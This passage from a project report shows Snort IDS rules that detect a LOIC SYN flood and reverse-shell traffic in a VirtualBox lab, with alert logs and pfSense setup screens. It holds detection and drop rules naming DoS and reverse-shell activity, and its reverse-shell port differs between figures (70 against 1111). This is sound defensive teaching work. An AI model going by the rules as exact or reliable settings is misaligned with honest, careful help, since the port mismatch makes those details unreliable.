#drop tcp any any ◇ any any (msg:"Suspicious Activity Detected"; sid:1000005; rev:1;)

alert tcp any any → $HOME_NET any (flags: S+; msg:"LOIC LOIC HELP"; flow: stateless; threshold: type both, track by_src, count 100, seconds 5; sid:1000006;rev:1;)
```

Figure 31. Screenshot of our DoS SNORT rules

The new function, **'flow'**, allows us to shape the path of traffic on our Snort IDS. Specifically, there are several flow option arguments, such as 'from_client' which specifies the path of traffic to be monitored to be only from the packets flowing out of the client, while 'from_server' means packets flowing out from the server.

However, in the context of our project, we will be using the argument 'stateless'**,** which means that the rule applies regardless of the state of connection, thus, encompassing all directions of traffic.


The new function, **'threshold'**, is needed to define the number of times a certain action or event. Specifically, there are four threshold arguments.

The first argument is 'type'**.** There are three primary modes of the type argument. The first is the 'limit' alert, which only alerts once after the 1st certain action or event is met regardless of the time. The second is the 'threshold' alert, which only alerts once a specific condition is met, such as an action or event that occurs m times within a fixed time. The last argument is 'both', which combines the essence of 'limit' and 'threshold' whereby, this argument will alert only once every fixed time interval after seeing the event happening m times and will ignore any other actions or events that happen during the fixed time interval.

The second argument is 'track'**.** There are only two modes of tracking arguments. The first argument is 'by_src', which only tracks the exchange of the packets of data by the source IP addresses. The second argument is 'by_dst', which only tracks the exchange of the packets of data by the destination IP addresses.

The third argument is 'count'**.** There is only one count argument, which is 'c'. 'c' represents the numerical limit of the event or action that is supposed to happen.

The last argument is 'seconds'. There is only one argument under this category which is 's'. 's' represents the fixed time period for which the count is accumulated. By exceeding the count within the fixed time period, the SNORT rule will be active.



```
alert tcp any any → $HOME_NET any (flags: S+; msg:"LOIC LOIC HELP"; flow: stateless; threshold: type both, track by_src, count 100, seconds 5; sid:1000006;rev:1;
```

Figure 32. Screenshot of SNORT rule for DOS detection

Using the definitions of functions and definition above, a uniquely tailored SNORT rule to detect DOS can be made. The SNORT rule is > alert tcp any any -> $HOME_NET any**(flags: S+; msg: “LOIC LOIC HELP” ; flow: stateless; threshold: type both, track by_src, count 100, seconds 5; sid:1000006; rev:1;).** In entirety, the rule options which are bold means that this rule will log every 100th event (in our context, the packets) during a 5-second interval. If the limit of 100 is not hit within the 5-second interval, nothing will be logged and a new time period will restart for type: ‘both’.

Thus, with the SNORT rule for DoS defined, ready and executed, the demonstration of the flow of running SNORT to detect DoS attempts are as follows:

1. To demonstrate the contrast of DoS traffic against normal network traffic, the victim (Jialun)'s initial network traffic @1415 HRS is shown in the figure below using Wireshark (Figure 33). It can be seen in the figure below that the average network traffic ranges between values of 5-20.





Jialun (Victim)kali-linux-2022.3-virtualbox-amd64 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
14:15
Capturing from eth0
Wireshark · I/O Graphs · eth0
Wireshark I/O Graphs: eth0
Packets/1 sec
Time (s)
Hover over the graph for details.
Enabled Graph Name Display Filter Color Style Y Axis Y Field SMA Period Y Axis Factor
TCP Errors tcp.analysis... Bar Packets None 1

Figure 33. Victim (Jialun) Average network traffic range.

2. After the attacker (Jerome) uses the LOIC tool to conduct a DoS attack @1416 HRS, this results in the victim's average network traffic to now range between values of 5000-25000 @1416 hrs. (Figure 34)


ubuntu jerome (Attacker) (Jerome) [Running] - Oracle VM VirtualBox
Low Orbit Ion Cannon | When harpoons, air strikes and nukes fail | v. 2.9.9.99
Stop flooding
192.168.0.138
Wireshark I/O Graphs: eth0
Packets/1 sec
Time (s)
Figure 34. Figure of traffic spike due to the attack.


3. At the same time, as the DoS attack is being conducted, The IT personnel (Haowen) who had already executed the SNORT command beforehand, actively receives alerts on the command terminal about the DOS attack that has been executed since @1416 HRS. (Figure 35)



```
root@kali: /etc/snort/rules
┌──(root㉿kali)-[/etc/snort/rules]
└─# sudo snort -q -l /var/log/snort/ -i eth0 -A console  -c /etc/snort/snort.conf
11/02-14:16:18.100928  [**] [1:1000006:1] LOIC LOIC HELP [**] [Priority: 0] {TCP} 192.168.0.136:53842 → 192.168.0.1
38:80
11/02-14:16:23.020886  [**] [1:1000006:1] LOIC LOIC HELP [**] [Priority: 0] {TCP} 192.168.0.136:56908 → 192.168.0.1
38:80
11/02-14:16:28.015059  [**] [1:1000006:1] LOIC LOIC HELP [**] [Priority: 0] {TCP} 192.168.0.136:33846 → 192.168.0.1
38:80
11/02-14:16:33.010004  [**] [1:1000006:1] LOIC LOIC HELP [**] [Priority: 0] {TCP} 192.168.0.136:54414 → 192.168.0.1
38:80
11/02-14:16:38.012909  [**] [1:1000006:1] LOIC LOIC HELP [**] [Priority: 0] {TCP} 192.168.0.136:55928 → 192.168.0.1
38:80
11/02-14:16:43.011315  [**] [1:1000006:1] LOIC LOIC HELP [**] [Priority: 0] {TCP} 192.168.0.136:54530 → 192.168.0.1
38:80
11/02-14:16:48.011783  [**] [1:1000006:1] LOIC LOIC HELP [**] [Priority: 0] {TCP} 192.168.0.136:51106 → 192.168.0.1
38:80
```

Figure 35. Screenshot of DoS attack execution.

Additionally, the alerts were also being updated in a predefined txt file named “alert” inside IPEAR_Snort_Log_Files, which the IT personnel can review at a later period. (Figure 36)


Haowen (IT Personnel) kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
~/Desktop/IPEAR_Snort_Log_Files/alert [Read Only] - Mousepad

```
[Priority: 0]
11/02-14:16:38.042198 192.168.0.136:58122 → 192.168.0.138:80
TCP TTL:64 TOS:0×0 ID:60202 IpLen:20 DgmLen:60
******S* Seq: 0×773AEA0A  Ack: 0×0  Win: 0×FAF0  TcpLen: 40
TCP Options (5) ⇒ MSS: 1460 SackOK TS: 4087508523 0 NOP WS: 7

[**] [1:1000006:1] LOIC LOIC HELP [**]
[Priority: 0]
11/02-14:16:43.035885 192.168.0.136:56200 → 192.168.0.138:80
TCP TTL:64 TOS:0×0 ID:46494 IpLen:20 DgmLen:60
******S* Seq: 0×262D1A49  Ack: 0×0  Win: 0×FAF0  TcpLen: 40
TCP Options (5) ⇒ MSS: 1460 SackOK TS: 4087513515 0 NOP WS: 7

[**] [1:1000006:1] LOIC LOIC HELP [**]
[Priority: 0]
11/02-14:16:48.038126 192.168.0.136:53960 → 192.168.0.138:80
TCP TTL:64 TOS:0×0 ID:63402 IpLen:20 DgmLen:60
******S* Seq: 0×4BDB5E45  Ack: 0×0  Win: 0×FAF0  TcpLen: 40
TCP Options (5) ⇒ MSS: 1460 SackOK TS: 4087518515 0 NOP WS: 7
```


Figure 36. Screenshot of the pre-defined text file.

Thus, through the demonstration of defence via DoS and reverse-shell attacks in the above, we have shown that SNORT is indeed a very versatile tool against cybersecurity threats. However, accessing materials and Snort through the command prompt is not very user-friendly and is cumbersome in the long run. Hence, some improvements can be made to create a much better user interface to use SNORT whilst maintaining all of its core functions.

5.6 pfSense


Due to the technical nature of deploying SNORT through the Command Line Interface (CLI), a Graphical User Interface (GUI) will reduce the complexity of this task. Upon research, there are standalone GUIs for SNORT, such as Basic Analysis and Security Engine (BASE). However, its dependencies are outdated and the source code itself was last updated years ago, making it hard to get it running. Thus, we found a newer, more generic interface in pfSense. pfSense is a free and open-source firewall that can be installed with SNORT as an IDPS to protect a network from intruders. With our previous knowledge of operating SNORT using Command Line Interface (CLI), we can translate the use of SNORT into pfSense.

For our project, pfSense is installed using an image file and set up as a VM, which is in CLI. Afterwards, pfSense can be accessed on the LAN via an IP address. The user-friendly nature of the pfSense GUI enables our team to quickly configure SNORT compared to using the snort.conf file that contains thousands of lines of code.


pfsensee [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
php-fpm[366]: /index.php: Successful login for user 'admin' from: 192.168.0.77 (
Local Database)


FreeBSD/amd64 (group5pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: d4bbece97465c08da7ea

*** Welcome to pfSense 2.6.0-RELEASE (amd64) on group5pfSense ***

 WAN (wan)       -> em0         -> v4/DHCP4: 10.0.2.13/24
 LAN (lan)       -> em1         -> v4: 192.168.0.2/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

Figure 37. CLI interface of pfSense VM



Interfaces

WAN	↑	1000baseT <full-duplex>	10.0.2.13
LAN	↑	1000baseT <full-duplex>	192.168.0.2


Snort Alerts

Interface/Time	Src/Dst Address	Description
LAN Nov 04 10:47:09	192.168.0.2:80 192.168.0.77:51149	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-...
LAN Nov 04 10:46:15	192.168.0.77:51152 192.168.0.2:80	(http_inspect) INVALID CHUNK SIZE OR CHUNK SIZE...
LAN Nov 04 10:46:15	192.168.0.2:80 192.168.0.77:51148	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-...
LAN Nov 04 10:45:36	192.168.0.77:51148 192.168.0.2:80	(http_inspect) INVALID CHUNK SIZE OR CHUNK SIZE...
LAN Nov 04 10:45:36	192.168.0.77:51150 192.168.0.2:80	(http_inspect) INVALID CHUNK SIZE OR CHUNK SIZE...

Services Status

	Service	Description	Action
✓	dpinger	Gateway Monitoring Daemon	
✓	snort	Snort IDS/IPS Daemon	
✓	syslogd	System Logger Daemon	

Figure 38. pfSense Homepage accessed via LAN IP Address


pfsense COMMUNITY EDITION
System Interfaces Firewall Services VPN Status Diagnostics Help
System / Package Manager / Installed Packages
Installed Packages
Available Packages

Installed Packages

	Name	Category	Version	Description	Actions
✓	snort	security	4.1.6	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package Dependencies: snort-2.9.20	

= Update ✓ = Current


= Remove = Information = Reinstall

Newer version available

Package is configured but not (fully) installed or deprecated

Figure 39. pfSense Package Manager used to install SNORT Package

In our case, we will mainly access SNORT under the Services tab, where we can set up SNORT for the respective LAN or WAN interfaces, download/update Rules and monitor Alerts.




Interface Settings Overview

	Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
☐	LAN (em1)	✓	AC-BNFA	LEGACY MODE	LAN	

Figure 40. SNORT page in pfSense

Since our team wrote SNORT rules in line with the attacks discussed earlier, we will use those rules and will not be downloading SNORT Registered or Community rules for now. The custom rules are input into the ‘custom.rules’ tab under the interface’s LAN Rules.



Available Rule Categories

Category Selection: custom.rules


Select the rule category to view and manage.

Defined Custom Rules

```
alert tcp any any -> $HOME_NET any (flags: S+; msg:"LOIC LOIC HELP"; flow: stateless; threshold: type both, track by_src
drop tcp any 70 <> any any (msg:"Reverseshell  Detected and dropped"; sid:1000005; rev:1;)
alert tcp any 70 <> any any (msg:"Reverseshell  Detected"; sid:1000007; rev:1;)
```

Figure 41. Screenshot of ‘custom.rules’ page.

To make SNORT act as an IDPS, the LAN interface runs on Legacy Blocking mode, where the blocking occurs after the packets are captured by SNORT. In this mode, all rules are set to ‘Alert’ mode, and afterwards, any IP address that breaches any rule and causes ‘Alert’ will be blocked.




Block Settings

Block Offenders	☑ Checking this option will automatically block hosts that generate a Snort alert. Default is Not Checked.
IPS Mode	Legacy Mode Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts the Snort inspection engine into the network stack between the NIC and the OS. Default is Legacy Mode. Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse the interface. Some "leakage" of packets will occur before Snort can determine if the traffic matches a rule and should be blocked. Inline mode instead intercepts and inspects packets before they are handed off to the host network stack for further processing. Packets matching DROP rules are simply discarded (dropped) and not passed to the host network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works with NIC drivers which properly support Netmap! Supported drivers: bnxt, cc, cxgbe, cxl, em, em, ena, ice, igb, igc, ix, ixgbe, ixl, lem, re, vmx, vtnet. If problems are experienced with Inline Mode, switch to Legacy Mode instead.
Kill States	☑ Checking this option will kill firewall established states for the blocked IP. Default is checked.
Which IP to Block	BOTH Select which IP extracted from the packet you wish to block. Default is BOTH.

Figure 42. Block Settings in LAN Settings Tab

Inline Mode Blocking is another option, which was also used when we were using SNORT in CLI. This mode allows 'drop' commands to be used in that particular interface rule set, where SNORT acts as a 'firewall' between the Network and the Host, that allows packets to be monitored and dropped while in transmission, should the packet flag any 'drop' rules. In our case, the reverse shell attempt will be 'dropped' once it is detected by SNORT.



Available Rule Categories

Category Selection: Active Rules
Select the rule category to view and manage.

Rule Signature ID (SID) Enable/Disable Overrides

SID Actions
When finished, click APPLY to save and send any SID enable/disable changes made on this tab to Snort.

Rules View Filter


Selected Category's Rules

Legend: ✓ Default Enabled ✓ Enabled by user ✓ Auto-enabled by SID Mgmt ⚠ Action/content modified by SID Mgmt ⚠ Rule action is alert ✋ Rule action is reject
✗ Default Disabled ✗ Disabled by user ✗ Auto-disabled by SID Mgmt 👎 Rule action is drop

State	Action	GID	SID	Proto	Source	SPort	Destination	DPort	Message
✓	⚠	1	1000006	tcp	any	any	$HOME_NET	any	LOIC LOIC HELP
✓	👎	1	1000005	tcp	any	1111	any	any	Reverseshell Detected and dropped
✓	⚠	1	1000007	tcp	any	1111	any	any	Reverseshell Detected

Figure 43. pfSense in Inline Blocking Mode, able to change rule action

Upon executing the attacks above, SNORT will generate alerts due to the rules set. Alerts are logged in a file, and pfSense allows us to either view the raw log file or to view the alerts in the GUI.



Log File Selection

Log File to View: alert

Choose which log you want to view..

